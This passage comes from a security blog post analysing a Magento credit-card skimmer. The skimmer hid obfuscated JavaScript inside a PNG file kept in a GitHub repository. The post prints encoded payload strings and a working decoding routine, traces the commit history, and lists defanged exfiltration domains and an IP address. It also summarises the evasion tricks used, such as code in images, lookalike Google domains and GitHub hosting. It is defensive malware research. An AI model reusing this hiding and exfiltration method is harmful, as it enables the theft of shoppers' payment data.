lNnQ=0225xmaDZob2o=z2xiimMnhpY3c=bx9mcpb3NxdWc=q69iemazgxeXk=jxn97vYXZnaWk=omc0pfdXBrang=hlap08Z2Npdz
c=cwpa0ja3dxMTY=5uyr8wc2prdGc=k2cu0mZWUyOWk=l78dyic21xdng=jswl5lNndmNDU=t2p8vueHU1bTA=wkl9jxajU5aHI=c
d3z%
```

Malicious part of mage.png

Since we have the actual JavaScript code that decrypts it, we retrieved this exfiltration gate URL: "hxxps://**fontsgoogle-apis[.]com/v14/**".

Commit History

One cool feature of version control systems is that they keep track of all repository modifications. This **mag202/magento** repository on GitHub also has a public commit history.



Commits on May 16, 2020

Add files via upload
mag202 committed on May 16

Delete mage.png
mag202 committed on May 16

Add files via upload
mag202 committed on May 16

Delete mage.png
mag202 committed on May 16

Commits on May 9, 2020

Add files via upload
mag202 committed on May 9

Commits on May 5, 2020

Add files via upload
mag202 committed on May 5

Delete mage.png
mag202 committed on May 5

Commits on Apr 9, 2020


Add files via upload
mag202 committed on Apr 10

Delete mage.png
mag202 committed on Apr 10

Commit history of mag202/magento

The commit history basically consists of a series of uploads and deletions for the malicious **mage.png** file. The hacker modifies the appended malicious code in these files and uploads new versions either in **pub/media/downloadable/mage.png** or **app/design/frontend/Magento/luma/media/mage.png**.

All historical versions of these files are also available on GitHub. For example, the version from April 10 of **magento/app/design/frontend/Magento/luma/media/mage.png** contained the following code appended at the end.



```
        2T, }�_� �D��z6IEND�B`�x="ovuNmtpYnI=fu7qgoeHlubDg=1nnidfZmFkd2g=5jp1dudWdxNjM=sfyd7qdjV5Zmc
=35ln1xbW5iOHM=7p0advbWVveGM=8ls59cZGp2Z2Y=qjphodZnJuZt2aosHo6Rap0nkcN8HsrMb06GdLgvy=z926n32b9h2499da
nbxbanGTcVgg0yeYemWW3cIst=xbjaW2kFbeuwzYgiWpldYclz4cJfixl5M2jT7bMv2=k0twvfzZb430bRi7hnvZctyzk9UzHyjVe
oEm308yt=sUtnDducv61gnUf9z8dkdmvsjbeWdvNTQ=si3ot3bG5ubG0=bodi7bbnVjdms=ijwb48YWls=fu7qg60dfZmF=tntuZW
duenM=l4lwwadTZzc3g=5x3dfkcmkzdDc=rrql2uNmkzNDI=byjhizYmNxMjQ=sf97ueb2c0bGQ=9ndi0oamY4emQ=zw7n61OWRne
WI=uguoqrd3Fxcmk=99rtviOTdpMHg=g9b5hoaGgwMW4=60tk4eZjBxamQ=8dvwd9ZjZneWo=8x25jcYzE1OTM=ooq3cjamhvaWI=
sgo7l8cjI0NWM=vi0c0adm43bzM=0fm1pheTU5b3U=h71ue4emExZXg=5swirvaDFxbmE=c5fhk9NnZxaTU=xu1pm4ZDh2dXc=8c9
4gtcjZudWk=lc4dphNjBsajY=ftzmktemZvYzQ=nce1vbdDhuc3M=cd2eskemt3c3c=bjk289Y2U1eno=6k1bemczJmMzM=e08pzq
bGl3OWo=3nzxbpZTI4ZDM=chkh56emR2dWY=mmbi4pd2E2OWM=o2k4gja3lpMzM=vrayblYzB5a3g=bvx6waNXk2eWM=pmn0xpcWZ
zMTk=d30zviMzlubGI=241u0nb3h4ajc=8izkeeODhmdTg=hrjyrza3Q0bW4=ec1hbiYnhydzI=573rc4cGR1dDI=0mzo45MDQxZm
4=f1vgf3dWVnN2M=dflpq0cmx";s=x.indexOf("s="+x.slice(11,16));e=x.indexOf(x.slice(29,34)+"=t");y=+x.sub
string(s+7,(e-(s+7))+(s+7));d=x.slice(y*2,y+(y*4));v="";for(let i=0;i<(d.length/3);i++){c=d.substring
(i*3+2,i*3+3);v+=c;};atob(v);%
```

Historical version of malware in mage.png

At this point, it was real JavaScript code rather than just encrypted text. The purpose of this code was the same, however — to hide the exfiltration details and allow the attacker to update it through GitHub at their convenience.

After its execution, we get the exfiltration URL:

hxxps://**googletag-manager[.]com**/gtag/GTM-P75S9/

This is the same URL found in images loaded by similar skimmer malware.

- **Nov 4, 2019: googletag-manager[.]com** was registered.
- **May 2nd, 2020: fontsgoogle-apis[.]com** (used by the latest version of the malware) is registered. It is hosted on the server with IP **8.209.99.41**.

This same server also hosts the soon-to-be-expired domain **gstatlcs[.]com**, which was registered on **July 23rd, 2019**.

Conclusion

Web skimmer operators are always actively searching for new methods to prevent detection of their malware on compromised websites.

This time, we found them combining four popular tricks to conceal their malicious code:

1. Including requests to usually benign static content (e.g. stylesheets or images) that are normally less scrutinized in traffic monitoring or static file analysis. (1, 2)
2. Planting malicious code inside real images. (1, 2, 3)
3. Hosting malicious files on popular legitimate websites such as GitHub. (1, 2, 3).
4. Using misleading variable names, filenames, and domains to make people believe they belong to a reputable popular service (in this case, Google Tag Manager). (1, 2).

While this approach may make it more difficult to spot the malware for third-party researchers, webmasters who implement integrity control checks or website monitoring services should be able to detect addition of new files to the system or changes in existing files.